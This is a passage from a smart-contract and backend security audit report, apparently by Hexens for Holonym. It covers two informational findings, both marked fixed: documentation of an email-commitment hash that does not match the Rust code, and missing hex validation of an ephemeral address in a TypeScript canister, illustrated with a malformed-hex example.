if (X != Y)
  revert XnotY(X, Y);
```

HOLO-16

INCONSISTENT DOCUMENTATION OF GET_EMAIL_COMMITMENT

SEVERITY: Informational

PATH:

apps/mfaserver/src/recovery/mod.rs

REMEDIATION:

Fix documentation SHA256(pepper, pad(email))

STATUS: Fixed

DESCRIPTION:

get_email_commitment function create an email commitment via concatenating random pepper and email bytes.

```
/// Generates a commitiment: SHA256(pad(email), pepper) combination
pub fn get_email_commitment(pepper: &Vec<u8>, email: &String) ->
Result<Vec<u8>, Error> {
    let mut full = Vec::with_capacity(pepper.len() + MAX_EMAIL_BYTES);
    full.extend(pepper);
    full.extend(&pad_email(email)?.to_vec());

    let mut hasher = Sha256::new();
    hasher.update(full);
    Ok(hasher.finalize().to_vec())
}
```

Documentation mentions commitment algorithm as **SHA256(pad(email), pepper)** , but actually in the source code pepper is concatenated to email then hashed.

HOLO-15

IMPROPER VALIDATION OF EPHEMERAL ADDRESS

SEVERITY: Informational

PATH:

packages/silk-icp/src/index.ts:80

REMEDIATION:

Validate the address string to be a correct hex format.

STATUS: Fixed


DESCRIPTION:

getSig canister accepts public signals and parses parameters from it. Ephemeral address is also part of public signal. It extracted from the subject.

```
const ephemeralAddress = Buffer.from(
    parsedPublicSignals.subject.split('Ephemeral address: 0x')[1].trim(),
    'hex'
)
```

The application misses a check whether the parsed string is actually a hex string.
For example we an address with a wrong hex format:

const subject = "Ephemeral address: 0x0123456789abcXEF0123456789abCDef01234567\r\n"; Buffer.from("0x0123456789abcXEF0123456789abCDef01234567", 'hex') will not throw an exception but will parse the bytes till the wrong hex character: **<Buffer 01 23 45 67 89 ab>**


hexens
×
Holonym